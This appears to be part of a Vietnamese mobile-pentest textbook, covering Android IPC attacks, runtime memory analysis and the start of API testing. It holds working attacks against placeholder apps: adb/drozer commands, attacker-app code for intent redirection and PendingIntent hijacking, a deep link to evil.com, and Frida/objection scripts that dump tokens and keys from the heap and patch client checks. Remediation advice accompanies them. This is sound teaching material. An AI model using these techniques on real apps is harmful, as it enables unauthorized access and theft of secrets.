Chương này giúp bạn hiểu cơ chế giao tiếp liên tiến trình (IPC) của Android gồm Intent, Binder, Messenger và AIDL, đồng thời lý giải vì sao mỗi chỗ mà một app *mở cửa* cho app khác gọi vào lại trở thành một lỗ thủng trên hàng rào sandbox. Bạn sẽ học cách nhận diện component `exported`, khai thác Intent độc hại, intent redirection, lạm dụng deep link và App Link, PendingIntent mutable cùng sticky broadcast; sau đó dựng PoC bằng `adb am` kết hợp một app tấn công tối thiểu, rồi cuối cùng đề xuất hướng khắc phục. Nội dung ánh xạ với **OWASP Mobile Top 10 2024 — M4 (Insufficient Input/Output Validation)**, cùng **CWE-927 (Exposed IPC to Unauthorized Actors)** và **CWE-925 (Improper Verification of Intent by Broadcast Receiver)**.

25.1 Cơ chế IPC trên Android

Android cô lập mỗi app trong một sandbox riêng, với mỗi app mang một UID Linux. Thế nhưng các app vẫn phải nói chuyện với nhau và với hệ thống, chẳng hạn để mở trình xem PDF, chia sẻ URL, nhận SMS hay gọi camera. Mọi lời gọi vượt ranh giới sandbox như vậy đều đi qua **IPC**, và nền tảng của IPC trên Android chính là **Binder**, một trình điều khiển kernel đảm nhận việc marshaling/unmarshaling dữ liệu giữa các tiến trình.

Bên trên Binder là nhiều lớp trừu tượng, và mỗi lớp lại mở ra một bề mặt tấn công riêng:

Cơ chế	Bản chất	Bề mặt tấn công
Intent	Object mô tả một thao tác, gửi bất đồng bộ để mở Activity/Service hoặc phát Broadcast	Phổ biến nhất — extras, action, data URI đều là input không tin cậy
Binder	Kênh IPC cấp thấp giữa client-server	<code>getCallingUid()</code> / <code>getCallingPid()</code> không được kiểm tra → gọi trái phép
Messenger	<code>Handler</code> bọc trên Binder, gửi <code>Message</code> giữa tiến trình	Handler không xác thực nguồn <code>Message</code>
AIDL	Định nghĩa giao diện method gọi liên tiến trình (RPC kiểu strongly-typed)	Method nhạy cảm không kiểm quyền caller
ContentProvider	Chia sẻ dữ liệu có cấu trúc qua <code>content://</code> (xem Chương 15)	Provider exported → SQLi, path traversal

IPC là trục lỗi đặc thù của mobile: bạn có thể tìm ra nó **hoàn toàn bằng static analysis** khi đọc `AndroidManifest.xml` cùng jadx, và khai thác bằng những công cụ sẵn có như `adb shell am` hay drozer mà không cần dựng server. Chính vì thế nó luôn nằm trong số những nguồn finding nhiều nhất.

25.1.1 Cấu trúc một Intent

Có thể hình dung một Intent như chiếc phong bì: *Action* cho biết loại việc cần làm, *Data* là địa chỉ, còn *Extras* chính là nội dung thư.

Trường	Ý nghĩa	Góc pentest
Component	Tên class đích	Có set → explicit intent
Action	Hàng chuỗi (<code>ACTION_VIEW</code>)	Match với <code>intent-filter</code> bên nhận
Data (Uri)	<code>https://</code> , <code>content://</code> , <code>myapp://</code>	Nơi nhét deep link + path traversal
Category	<code>DEFAULT</code> , <code>BROWSABLE</code>	<code>BROWSABLE</code> = gọi được từ trình duyệt
Type (MIME)	<code>text/plain</code> , <code>image/*</code>	Quyết định bên nào nhận
Extras (Bundle)	Payload key-value	📁 chỗ chứa data thật: token, redirect URL, flag quyền

25.2 Explicit vs Implicit Intent

```
// Explicit – gửi đích danh, hệ thống giao thẳng
Intent i = new Intent(this, SecondActivity.class);
startActivity(i);

// Implicit – "ai mở được http link thì mở giùm"
Intent i2 = new Intent(Intent.ACTION_VIEW);
i2.setData(Uri.parse("https://example.com"));
startActivity(i2); // hệ thống quét intent-filter rồi chọn app
```

Implicit intent mang rủi ro ở cả hai phía. Ở phía **gửi**, việc đính kèm data nhạy cảm rất nguy hiểm vì một app độc đăng ký `intent-filter` đủ rộng có thể chen vào để nhận, tức là intent eavesdropping; chẳng hạn khi app gửi `ACTION_SEND` chứa token, một app rác claim `text/plain` là đọc trộm được. Ở phía **nhận**, mỗi lần khai báo `intent-filter` cũng đồng nghĩa với việc tự tuyên bố rằng component đó có thể bị app ngoài gọi tới.

25.3 Exported component: trái tim của mọi lỗ IPC

Một component được coi là **exported** khi app khác có thể gọi vào nó. Trạng thái này đến từ ba nguồn phổ biến: khai `android:exported="true"` một cách tường minh; có `<intent-filter>` nhưng không đặt `exported="false"` (trên Android dưới 12 sẽ được ngầm hiểu là true); hoặc do quy tắc mặc định của `provider` phụ thuộc `targetSdk`.

Component exported	Khai thác	Impact điển hình
Activity	Gọi thẳng activity nằm sau màn login	Authentication bypass
Service	Gọi service chạy logic nhạy cảm	Kích hoạt chức năng đặc quyền
BroadcastReceiver	Gửi broadcast giả	Inject lệnh/data, giả sự kiện hệ thống
Provider	Query/ <code>openFile</code> content URI	Đọc/ghi DB nội bộ, SQLi

25.3.1 Bảng "exported mặc định" theo API level

Loại component	Có <code><intent-filter></code> ?	<code>targetSdkVersion</code>	Mặc định
Activity/Service/Receiver	✗	Bất kỳ	<code>false</code>
Activity/Service/Receiver	✓	< 31	<code>true</code> (exported ngầm)
Activity/Service/Receiver	✓	≥ 31	Build LỖI — buộc khai tường minh
Provider	—	≤ 16	<code>true</code> — export toàn bộ
Provider	—	≥ 17	<code>false</code>

! Chống dương tính giả

`exported=true` **không** tự nó tạo thành lỗ hổng. Lỗ chỉ thực sự thành hình khi component vừa (a) không được bảo vệ bằng `android:permission` hay chữ ký, vừa (b) không tự kiểm tra session và người gọi, VÀ (c) có sink hoặc hành vi nhạy cảm nằm phía sau. Thiếu điều kiện cuối thì đó chỉ là "exported vô hại", chẳng hạn một activity splash công khai.

25.4 Exported component nhận Intent độc hại và auth bypass

Đây là một mẫu kinh điển: app có `LoginActivity` cùng một activity nội bộ chứa data nhạy cảm. Nếu activity nội bộ đó lỡ bị exported mà lại **không tự kiểm tra session** trong `onCreate`, kẻ tấn công có thể mở thẳng nó từ bên ngoài.

```
public class PostLogin extends Activity {
    @Override protected void onCreate(Bundle b) {
        super.onCreate(b);
        setContentView(R.layout.activity_post_login);
        Intent intent = getIntent();
        uname = intent.getStringExtra("uname"); // ❌ đọc thẳng extra, KHÔNG kiểm "đã login chưa"
        // các nút Transfer / Change Password đều hoạt động ngay khi onCreate() xong
    }
}
```

```
# Static - xác nhận cửa mở
aapt dump xmltree base.apk AndroidManifest.xml | grep -A3 'PostLogin'
# Dynamic - verify: am chạy với shell UID (2000) = "một app ngoài bất kỳ"
adb shell am start -n com.target.app/.PostLogin --es uname attacker
```

Activity mở thẳng ra với đầy đủ các nút chức năng mà không cần đăng nhập, cũng chẳng cần mật khẩu. Cả

`getIntent().getStringExtra(...)` lẫn `getIntent().getData()` đều là **SOURCE**, nên hãy lần theo chúng tới tận **sink**, chẳng hạn SQL query, `loadUrl`, `new File(path)` hay các bước kiểm tra quyền.

25.5 Intent redirection & intent injection

Intent redirection xảy ra khi app nhận một Intent từ bên ngoài, rồi lấy một Intent lồng trong extras và tự `startActivity()` nó mà không hề kiểm tra đích. Lúc này kẻ tấn công chỉ việc nhồi đích là một component nội bộ được bảo vệ, còn app nạn nhân thì ngoan ngoãn chuyển tiếp lời gọi **bằng chính đặc quyền của mình**.

```
public class NotificationOpenActivity extends Activity { // exported=true
    @Override protected void onCreate(Bundle b) {
        super.onCreate(b);
        Intent nested = getIntent().getParcelableExtra("nextIntent"); // 🐞 attacker-controlled
        if (nested != null) startActivity(nested); // ❌ chạy với UID victim, KHÔNG kiểm đích
        finish();
    }
}
```

App tấn công craft Intent lồng trỏ thẳng component nội bộ (`exported="false"`):

```
Intent inner = new Intent();
inner.setClassName("com.victim.app", "com.victim.app.AdminSettingsActivity"); // KHÔNG export
Intent outer = new Intent();
outer.setClassName("com.victim.app", "com.victim.app.NotificationOpenActivity"); // endpoint exported
outer.putExtra("nextIntent", inner);
startActivity(outer);
```

`AdminSettingsActivity` vẫn mở ra bình thường dù mang `exported="false"`, bởi rào `exported` chỉ chặn được lời gọi trực tiếp từ bên ngoài chứ không ngăn app tự gọi tới component nội bộ của chính nó.

! **Intent redirection không demo được chỉ bằng `adb shell am`**

`am start --es/--ez/--ei` chỉ set được các kiểu nguyên thủy chứ không set được một `Intent` object lồng bên trong (`Parcelable`). Muốn có PoC thật, bạn phải viết và cài một **APK tấn công tối thiểu** chỉ khoảng 10–15 dòng. Hãy ghi rõ điểm này khi viết report.

Intent injection/spoofing là việc gửi Intent giả tới một exported component nhằm đóng giả một nguồn hợp lệ, chẳng hạn giả broadcast hệ thống (`BOOT_COMPLETED`) gửi tới receiver đang tin tưởng nó, hoặc set các extras về quyền (`isAdmin=true`) để app tin theo thay vì kiểm tra thật.

25.6 Deep link & App Link abuse

Deep link là một URI mà khi được mở từ browser, tin nhắn hay mã QR sẽ khởi động activity và truyền data ngay qua chính URI đó:

```
<activity android:name=".DeepLinkActivity" android:exported="true">
  <intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:scheme="myapp" android:host="open" />
  </intent-filter>
</activity>
```

```
Uri u = getIntent().getData(); // myapp://open?url=...
String url = u.getQueryParameter("url"); // 🚩 untrusted
webView.loadUrl(url); // SINK → load URL độc trong WebView app
```

```
adb shell am start -W -a android.intent.action.VIEW \
-d "myapp://open?url=https://evil.com/x" com.target.app
```

Loại deep link	Đặc điểm	Rủi ro
Custom scheme (<code>myapp://</code>)	Bất kỳ app nào cũng đăng ký trùng	Scheme hijacking, không xác thực nguồn
App Links (<code>https://</code> + <code>assetlinks.json</code>)	Google xác minh chủ domain	An toàn hơn; thiếu <code>autoVerify</code> thì rất về như custom

`CATEGORY_BROWSABLE` là bề mặt tấn công lớn nhất vì kẻ tấn công chỉ cần gửi cho nạn nhân một đường link là đủ. Các param trong URI thường chảy vào `loadUrl` gây XSS hoặc lộ JS bridge, làm khóa truy vấn theo `id` dẫn tới IDOR, đóng vai `redirect` / `next` gây open redirect, hoặc deep-link thẳng vào một màn hình nội bộ dẫn tới auth bypass.

🔗 Deep link → WebView file exfil

Một activity nhận `getQueryParameter("url")` rồi gọi `loadUrl(url)` trong khi WebView bật `setAllowUniversalAccessFromFileURLs(true)`. Cấu hình này cho phép trang JS do attacker host đọc được file `file:///data/data/<pkg>/files/...` rồi `fetch` về C2, tức là exfil toàn bộ file trong sandbox chỉ bằng một deep link mà chẳng cần XSS trong app.

25.7 PendingIntent abuse (mutable)

PendingIntent là một Intent được đóng gói **kèm theo quyền của app tạo ra nó**, rồi trao cho app hoặc hệ thống khác kích hoạt thay mặt app gốc. Nếu app bọc một Intent implicit hoặc rỗng ở chế độ **mutable** rồi đưa ra ngoài, kẻ tấn công chỉ cần điền nốt các trường còn trống là khiến nó kích hoạt với đặc quyền của app gốc.

```
// Victim – base Intent rỗng + implicit + mutable
Intent base = new Intent(); // ❌ không setComponent/setClass
PendingIntent pi = PendingIntent.getActivity(
    this, 0, base, PendingIntent.FLAG_MUTABLE | PendingIntent.FLAG_UPDATE_CURRENT);
```

Attacker (cầm được reference `pi`) điền nốt trường còn thiếu:

```
Intent fillIn = new Intent();
fillIn.setClassName("com.victim.app", "com.victim.app.InternalSecretActivity");
fillIn.putExtra("action", "wipe_data");
stolenPendingIntent.send(context, 0, fillIn);
// → Android MERGE fillIn vào base rỗng rồi thực thi VỚI UID/quyền của victim
```

Cơ chế merge áp `fillInIntent` lên base theo quy tắc *trường nào base chưa có thì lấy từ fillIn*. Base rỗng nghĩa là mọi trường, từ component, action, data cho tới extras, đều có thể bị điền, chẳng khác nào một tấm séc ký không.

Cách khắc phục: base Intent phải luôn `setClass(...)` một cách tường minh, và nên dùng `FLAG_IMMUTABLE` trừ khi use-case thật sự cần mutable. Từ API 31 Google đã buộc lập trình viên chọn rõ mutable hay immutable, nhưng các app có `targetSdk < 31` thì vẫn dính.

25.8 Broadcast — normal, ordered, sticky

Loại	Cơ chế	Rủi ro
Normal	Gửi tới mọi receiver khớp	Receiver exported không bảo vệ → ai cũng gửi/nghe được
Ordered	Tới receiver theo priority , mỗi receiver có thể sửa/ <code>abortBroadcast()</code>	App đọc priority cao → chặn/sửa data trước receiver thật
Sticky (deprecated)	Broadcast ở lại sau khi gửi	Data nhạy cảm đọng lại, app đăng ký sau đọc trộm; không có cơ chế giới hạn quyền

Sticky broadcast là một nguồn lộ dữ liệu điển hình: khi dữ liệu nhạy cảm được gửi qua `sendStickyBroadcast()`, hệ thống sẽ giữ lại nó, và bất kỳ receiver nào đăng ký sau đó cũng đều nhận được. Đó chính là lý do cơ chế này bị deprecate từ API 21.

```
# Broadcast injection
adb shell am broadcast -a com.target.app.ACTION_UNLOCK \
  -n com.target.app.UnlockReceiver --es code "1234" --ez premium true
```

Ordered broadcast — OTP interception

Một receiver độc khai `android:priority="999"` cho action `SMS_RECEIVED`, đọc trộm OTP rồi gọi `abortBroadcast()` để chặn broadcast lan tới app ngân hàng thật. Ordered broadcast rủi ro hơn normal ở chỗ nó không chỉ nghe lên mà còn **chặn đứng** được sự kiện. Điều tương tự cũng áp dụng cho các broadcast nội bộ do app tự định nghĩa như `com.app.ACTION_OTP_GENERATED`.

25.9 Khai thác bằng adb am + app PoC

```
# Mở activity exported (auth bypass test)
adb shell am start -n com.target.app/.DashboardActivity

# Deep link
adb shell am start -a android.intent.action.VIEW -d "myapp://open?id=2" com.target.app

# Truyền extras: --es String · --ez boolean · --ei int · --el long · --eu uri
adb shell am start -n com.target.app/.PayActivity --es role admin --ez isAdmin true

# Broadcast giả
adb shell am broadcast -n com.target.app/.AdminReceiver -a com.target.app.GRANT --ez premium true

# Service exported
adb shell am startservice -n com.target.app/.ExportService --es cmd export_db
```

`am` chạy với **shell UID (2000)**, nên nếu gọi được một component thì cũng đồng nghĩa với việc bất kỳ app rác nào cũng làm được. Khi cần set một `Parcelable` lồng (intent redirection) hoặc một `PendingIntent`, bạn phải viết một **app PoC tối thiểu** như ở §25.5 và §25.7. Còn để enum tự động toàn bộ attack surface, hãy dùng **drozer**:

```
dz> run app.package.attacksurface com.target.app
dz> run app.activity.start --component com.target.app com.target.app.DashboardActivity
dz> run app.broadcast.send --component com.target.app .AdminReceiver --extra boolean premium true
dz> run app.activity.forintent --action android.intent.action.VIEW --data-uri "myapp://open"
```

25.9.1 Xác minh động bằng Frida

Khi code bị obfuscate hoặc extras chảy qua nhiều lớp, hãy hook `getIntent()` và `getStringExtra` để quan sát giá trị thật mà app đọc được:

```

Java.perform(function () {
    var Activity = Java.use('android.app.Activity');
    Activity.getIntent.implementation = function () {
        var intent = this.getIntent();
        console.log('[getIntent] action=' + intent.getAction()
            + ' data=' + intent.getDataString());
        return intent;
    };
});

```

25.10 Map cơ chế → impact & remediation

Cơ chế IPC	Lỗ hổng	Impact
Activity exported sau login, không check session	Authentication bypass	Vào màn hình nội bộ, đọc data
Component tin extras quyền (<code>isAdmin</code>)	Privilege escalation	Bật quyền/premium
Deep link param → <code>loadUrl</code> /SQL/file	XSS in WebView / IDOR / traversal	Đọc data người khác
App tự <code>startActivity(extras intent)</code>	Intent redirection	Đụng component nội bộ, leak file
PendingIntent mutable + implicit	PendingIntent hijack	Chạy intent với UID app gốc
Receiver exported, không permission	Broadcast injection	Giả sự kiện, set state
Sticky broadcast chứa data nhạy cảm	Information disclosure	App khác đọc trộm

Remediation (checklist)

- Đặt `android:exported="false"` cho mọi component không cần app ngoài gọi; component buộc exported thì bảo vệ bằng `android:permission` với `protectionLevel="signature"`.
- Không tin** extras/URI như nguồn xác thực: mọi activity nội bộ phải tự kiểm tra session hợp lệ trong `onCreate`, không dựa vào flag như `isAdmin`.
- Với intent redirection: validate đích của Intent lồng theo whitelist (component/scheme/host) trước khi `startActivity`; không chuyển tiếp mù Intent từ extras.
- Với PendingIntent: luôn `setClass(...)` cho base intent và dùng `FLAG_IMMUTABLE`.
- Loại bỏ sticky broadcast (dùng `LocalBroadcastManager` cũ hoặc luồng dữ liệu trong-process như `LiveData` / `Flow`); dùng ordered broadcast có permission bảo vệ.
- Deep link: ưu tiên App Links có `android:autoVerify="true"`; validate mọi param URI trước khi đưa vào sink.
- BroadcastReceiver: kiểm tra `getCallingPackage` /permission của sender; Binder/AIDL/Messenger: kiểm tra `Binder.getCallingUid()` trước khi thực thi method nhạy cảm.

25.11 Câu hỏi tự kiểm tra

- Kể bốn cơ chế IPC trên Android và cho biết tất cả cùng dựa trên nền tảng gì.
- Phân biệt explicit và implicit Intent. Mỗi loại sinh rủi ro ở phía gửi hay phía nhận?
- Trong những trường hợp nào một component trở thành exported dù không ghi `exported="true"`? Nêu quy tắc theo `targetSdkVersion`.
- Mô tả mẫu auth-bypass qua exported activity. Một dòng `am` nào chứng minh nó?
- Giải thích intent redirection bằng một đoạn anti-pattern. Vì sao nó không demo được chỉ bằng `adb shell am`?
- PendingIntent hijack xảy ra khi nào? Hai điều kiện (cờ + base intent) nào làm nó nguy hiểm? Cách fix?
- So sánh normal/ordered/sticky broadcast về rủi ro. Loại nào dùng để nuốt OTP, loại nào gây lộ dữ liệu động lại?
- Nêu năm biện pháp remediation cho lỗi IPC và cho biết mỗi biện pháp map với OWASP M4 / CWE-927 / CWE-925 thế nào.

Chương 26 — Phân tích bộ nhớ runtime (Runtime Memory Analysis)

§ Mục tiêu

Chương này giúp bạn hiểu vì sao secret, khoá và token vẫn nằm ở dạng plaintext trong heap lúc runtime dù đã được mã hoá khi lưu trữ. Bạn sẽ nắm cách dump và tìm chuỗi nhạy cảm trong bộ nhớ tiến trình của app bằng Frida (`Memory.scan` , `enumerate ranges`), objection (memory search/dump) và Fridump; cách đọc rồi patch biến runtime để xác nhận giá trị thật; và cách đề xuất hướng khắc phục nhằm rút ngắn thời gian secret tồn tại trong bộ nhớ. Nội dung ánh xạ với **OWASP Mobile Top 10 2024 — M9 (Insecure Data Storage)** ở khía cạnh dữ liệu nhạy cảm bị phơi bày lúc chạy, cùng **CWE-316 (Cleartext Storage of Sensitive Information in Memory)**.

26.1 Vì sao secret nằm trong heap dù được mã hoá khi lưu

Đây là nghịch lý cốt lõi mà nhiều lập trình viên bỏ qua: **mã hoá at-rest không bảo vệ được dữ liệu at-runtime**.

Một token lưu trong SharedPreferences có thể đã được mã hoá AES, một khoá có thể nằm an toàn trong AndroidKeyStore. Nhưng để thực sự **dùng** được dữ liệu đó, app buộc phải giải mã nó ra plaintext trong RAM. Ngay tại thời điểm ấy, giá trị plaintext tồn tại dưới dạng một `String` hoặc `byte[]` sống trong **heap của ART (Android Runtime)**, và bất kỳ ai kiểm soát được tiến trình, tức có thiết bị root cộng Frida, đều đọc được.

Có nhiều lý do khiến secret dai dẳng trong bộ nhớ:

Nguyên nhân	Giải thích
<code>String</code> là immutable	Không xoá được nội dung; giá trị nằm lại tới khi GC dọn, mà GC không chạy ngay và không xoá vùng nhớ (chỉ đánh dấu free)
Key dẫn xuất tại runtime	Khoá từ device-id/PBKDF2 chỉ tồn tại trong RAM — không lưu file nào, nhưng luôn có trong heap khi crypto chạy
Token sau login	Access/refresh token, session cookie sống suốt phiên trong object model
Chuỗi giải mã trong <code>static</code> <code>{}</code>	Chuỗi obfuscate được decode một lần lúc load class rồi giữ trong field static
Buffer mạng/UI	Password vừa gõ nằm trong <code>EditText</code> buffer, request body trước khi mã hoá TLS

i Hệ quả cho pentester

Runtime memory analysis là kỹ thuật **thắng được cả static lẫn network sniff**: static chỉ cho thấy *hàm nào xử lý dữ liệu* chứ không thấy *giá trị thật*, còn sniff bằng Burp thì chỉ thấy dữ liệu **sau khi** đã mã hoá. Đọc thẳng heap lại đưa cho bạn giá trị plaintext gốc, kể cả khi app dùng obfuscation, native crypto hay message-level encryption chồng trên TLS.

26.2 Bản đồ bộ nhớ một tiến trình app

Frida chạy JS engine **ngay bên trong** chính process của app, nhờ đó truy cập trực tiếp được không gian địa chỉ của nó. Ở đây cần phân biệt hai tầng "bộ nhớ":

- **Java/ART heap** là nơi sống của các object Java/Kotlin như `String` , các model hay `SecretKeySpec` . Quét tầng này bằng `Java.choose` hoặc lệnh `heap search instances` của objection.
- **Native memory (toàn bộ address space)** gồm mọi vùng ánh xạ như heap C/C++ , stack, các file `.so` và các file được ánh xạ. Quét tầng này bằng `Memory.scan` , `Process.enumerateRanges` hoặc Fridump.

Nhiều secret nằm trong Java heap nhưng đồng thời cũng phản chiếu sang native memory qua backing array của `String` , nên hai hướng quét này bổ sung cho nhau.

26.3 Dump & tìm chuỗi nhạy cảm bằng Frida

26.3.1 Quét object Java với `Java.choose`

Khi bạn thấy một class model chứa field nhạy cảm nhưng không biết constructor nào đã tạo ra instance đang hoạt động, thường là vì code đi qua nhiều lớp factory hoặc DI, thì `Java.choose` sẽ quét trực tiếp heap ART đang sống:

```
Java.perform(function () {
  Java.choose("com.target.app.model.UserSession", {
    onMatch: function (instance) {
      console.log("  authToken = " + instance.authToken.value);
      console.log("  userId    = " + instance.userId.value);
    },
    onComplete: function () { console.log("[+] Quét heap xong."); }
  });
});
```

Hãy chạy script này **sau khi** user đã login, vì object phải đang tồn tại trong heap tại thời điểm quét. Kỹ thuật này thay hẳn việc phải trace constructor path trong static, và tỏ ra rất hiệu quả khi app dùng Dagger/Hilt.

26.3.2 Quét native memory với `Memory.scan` + `enumerate ranges`

Khi không biết secret nằm trong object nào, ta quét toàn bộ vùng nhớ đọc-ghi để tìm một mẫu (pattern). Chẳng hạn để tìm prefix của một JWT, với `eyJ` chính là base64 của `{`:

```
Java.perform(function () {
  // "eyJ" ở dạng hex byte-pattern
  var pattern = "65 79 4a";
  Process.enumerateRanges('r--').forEach(function (range) {
    try {
      Memory.scan(range.base, range.size, pattern, {
        onMatch: function (address, size) {
          // đọc 256 byte quanh vị trí khớp
          console.log('[+] JWT? @ ' + address + '\n' +
            Memory.readUtf8String(address, 256));
        },
        onError: function (reason) { /* vùng không đọc được, bỏ qua */ },
        onComplete: function () {}
      });
    } catch (e) { /* range bị bảo vệ */ }
  });
});
```

`Process.enumerateRanges('rw-')` liệt kê mọi vùng đọc-ghi, tức phần heap native vốn hay chứa data động. Với một chuỗi mà bạn đã biết được một phần, ví dụ prefix của API key, hãy chuyển nó sang byte-pattern rồi dùng `Memory.scan` để định vị.

26.3.3 Hex dump một vùng cụ thể

Khi đã có sẵn con trỏ, chẳng hạn lấy từ việc hook một hàm native nhận `byte[]`:

```
console.log(hexdump(ptr(args[1]), { length: 128, ansi: true }));
```

26.4 objection — memory search & dump nhanh

objection gói toàn bộ các thao tác trên thành lệnh CLI, rất tiện khi bạn không muốn ngồi viết script:

```
objection -g com.target.app explore
```

```
memory search "BEGIN RSA PRIVATE KEY" --string # tìm chuỗi trong toàn bộ heap
memory search "eyJ" --string # tìm JWT prefix
memory list ranges # liệt kê vùng nhớ (giống enumerateRanges)
memory dump all /tmp/heapdump.bin # dump TOÀN BỘ address space ra file
memory dump from_base <address> <size> /tmp/x.bin # dump một vùng cụ thể

android heap search instances com.target.app.model.UserSession # ~ Java.choose
android heap print_fields <handle> # in field của instance vừa tìm
android heap execute <handle> <methodName> # gọi method trên instance sống
android keystore list # xem khoá trong AndroidKeyStore
```

Sau khi `memory dump all`, phân tích offline bằng `strings`:

```
strings -a -n 6 heapdump.bin | grep -iE 'token|password|secret|BEGIN|eyJ'
```

! Version phải khớp

objection phải khớp bản major của Frida (1.11.x đi với Frida 16, 1.12.x đi với Frida 17). Nếu lệch phiên bản, banner sẽ in "old bridge" và **phần hook lẫn heap đều không bản đủ job vẫn đăng ký được**. Khi có nhiều thiết bị cắm cùng lúc, hãy chỉ định bằng `-S <serial>`.

26.5 Fridump — dump heap tự động rồi grep

Fridump là một công cụ Python dựng trên Frida, tự động enumerate mọi vùng nhớ đọc được rồi ghi ra thư mục để phân tích offline. Nó rất hữu ích khi bạn muốn chụp một snapshot toàn bộ mà không phải viết script.

```
# frida-server đang chạy trên device
python3 fridump.py -U -s com.target.app
# -U qua USB -s cũng chạy 'strings' trên dump và lưu strings.txt
```

Quy trình chuẩn là đưa app vào trạng thái nhạy cảm, tức đã login và đang xem màn hình chứa data, sau đó chạy Fridump, rồi:

```
grep -iaE 'password|token|api[_-]?key|Bearer |BEGIN .*KEY' dump/strings.txt
```

Cách dump toàn bộ có hai nhược điểm. Thứ nhất là **nhieu**, vì heap rất lớn với hàng chục nghìn chuỗi. Thứ hai, nó chỉ là **một ảnh chụp tại một thời điểm**, nên nếu secret chỉ sống ngắn rồi bị GC dọn thì bạn phải canh đúng lúc. Khi cần độ chính xác cao hơn, hãy quay về hook đúng hàm crypto như `Cipher.doFinal` để bắt plaintext ngay tại điểm tiêu thụ.

26.6 Đọc & patch biến runtime

Ngoài việc đọc, ta còn có thể **ghi đè** giá trị trong bộ nhớ để xác nhận tác động hoặc bypass một bước check.

Đọc/ghi field object sống

```
Java.perform(function () {
  Java.choose("com.target.app.auth.LicenseManager", {
    onMatch: function (inst) {
      console.log("[+] isPremium (trước) = " + inst.isPremium.value);
      inst.isPremium.value = true; // ghi đè field ngay trong heap
      console.log("[+] isPremium (sau) = " + inst.isPremium.value);
    },
    onComplete: function () {}
  });
});
```

Ép giá trị trả về của hàm kiểm tra

```
Java.perform(function () {
    var Sec = Java.use("com.target.app.SecurityCheck");
    Sec.isDeviceTrusted.implementation = function () { return true; };
});
```

Ghi trực tiếp native memory

```
Memory.writeUtf8String(ptr("0x..."), "patched"); // patch vùng đã định vị bằng Memory.scan
```

! Patch client-side ≠ tìm ra bug server-side

Ghi đề `isPremium` hay ép `isDeviceTrusted` chỉ là **client-side trust**: bạn đang root máy và inject vào app ngay trên máy của chính mình, chứ không hề vượt qua ranh giới quyền của ai cả. Nó chỉ trở thành finding khi (a) một bí mật hoặc chức năng chỉ được canh bởi đúng một check client-side, tức local authentication bypass với severity thường thấp, hoặc (b) được dùng làm bước đệm để tiến tới một bug server-side thật như IDOR hay JWT yếu. Runtime memory analysis phát huy sức mạnh nhất khi dùng để **trích xuất secret** nhằm chứng minh CWE-316, chứ không phải để tự khen rằng "đã bypass được".

26.7 Quy trình thực chiến

1. Đưa app vào trạng thái nhạy cảm (login xong, mở màn có data)
2. Hướng NHANH : objection → memory search "<chuỗi đã biết>" --string
3. Hướng OBJECT : Java.choose / heap search instances → print_fields
4. Hướng RỘNG : Fridump / memory dump all → strings | grep
5. Xác nhận : hook đúng hàm crypto (Cipher.doFinal) lấy plaintext tại điểm tiêu thụ
6. Chứng cứ : lưu địa chỉ + hexdump + giá trị cho report

26.8 Remediation

Không thể ngăn tuyệt đối việc secret xuất hiện trong bộ nhớ, bởi phải giải mã ra thì mới dùng được, nhưng ta hoàn toàn có thể **rút ngắn thời gian phơi bày** cũng như làm cho việc trích xuất khó khăn hơn:

Biện pháp	Chi tiết
Dùng <code>char[]</code> / <code>byte[]</code> thay <code>String</code>	Mảng mutable — sau khi dùng, ghi đè bằng <code>Arrays.fill(buf, (byte)0)</code> để xóa plaintext khỏi RAM (<code>String</code> không làm được)
Rút ngắn vòng đời	Giải mã ngay trước khi dùng, xóa ngay sau; không giữ token/khoá trong field static suốt phiên
AndroidKeyStore + hardware-backed	Để crypto xảy ra trong TEE/StrongBox, khoá không bao giờ rời secure world dưới dạng plaintext
Không log/không cache	Tránh đưa secret vào <code>String</code> trung gian, log, hay clipboard
Chống tamper/anti-Frida	RASP phát hiện Frida/debugger; không phải rào tuyệt đối nhưng nâng chi phí tấn công
Giảm bề mặt	Xử lý crypto nhạy cảm ở server khi có thể, thay vì mang khoá xuống client

i Giới hạn thực tế

Với thiết bị đã root, mọi phòng thủ client-side chỉ làm chậm chứ không chặn nổi một attacker đã nắm quyền tiến trình. Vì vậy, những dữ liệu thật sự quan trọng như khoá ký giao dịch nên dựa vào hardware-backed keystore hoặc được xử lý phía server, và mỗi secret nên có vòng đời càng ngắn càng tốt, chẳng hạn token hết hạn nhanh và refresh thường xuyên.

26.9 Câu hỏi tự kiểm tra

1. Vì sao mã hoá dữ liệu khi lưu (at-rest) không ngăn được việc đọc secret từ heap lúc runtime?

2. Tại sao dùng `String` cho secret nguy hiểm hơn dùng `char[]` / `byte[]` ? Việc này liên quan gì đến CWE-316?
3. Phân biệt Java/ART heap và native memory. Công cụ nào quét mỗi loại?
4. Viết ý tưởng một hook `Java.choose` để trích `authToken` từ một object `UserSession` sống. Khi nào phải chạy nó?
5. `Memory.scan` + `Process.enumerateRanges` dùng để làm gì khi bạn không biết secret nằm trong object nào?
6. So sánh objection `memory dump all` và Fridump với việc hook trực tiếp `Cipher.doFinal` . Ưu/nhược mỗi cách?
7. Vì sao "patch `isPremium=true` trong heap" thường không phải một finding severity cao? Khi nào nó có giá trị?
8. Nêu bốn biện pháp remediation giảm phơi bày secret trong bộ nhớ và giải thích vì sao không thể loại bỏ hoàn toàn.

Chương 27 — Kiểm thử bảo mật API/Backend (API / Backend Security Testing)

Mục tiêu

Chương này giúp bạn hiểu rằng app mobile thực chất chỉ là một client UI mỏng bọc quanh REST/GraphQL API, và phần lớn lỗ hổng có impact cao đều sống ở tầng backend. Bạn sẽ học cách bắt traffic từ app qua Burp, dựng lại một "API map", rồi test có hệ thống theo OWASP API Security Top 10, bao gồm BOLA/IDOR, broken authentication, mass assignment, thiếu rate limit, xác thực phía server và các lỗi JWT, kèm theo ví dụ khai thác cùng hướng khắc phục. Nội dung ánh xạ với **OWASP Mobile Top 10 2024 — M3 (Insecure Authentication/Authorization)** và **M6 (Inadequate Privacy Controls)**, đồng thời giao thoa với OWASP API Security Top 10.

27.1 App mobile là client của API

Một app Android có hai mặt trận: **mặt tĩnh** gồm APK, code, storage và IPC, cùng **mặt động** là mọi request/response đi tới backend. Đa số lỗ hổng có impact cao, từ IDOR, broken auth, mass assignment, SQLi backend cho tới business-logic bypass hay token leak, đều nằm ở mặt động. Không bắt được traffic thì coi như bạn mù mất một nửa attack surface.

Nguyên tắc trung tâm

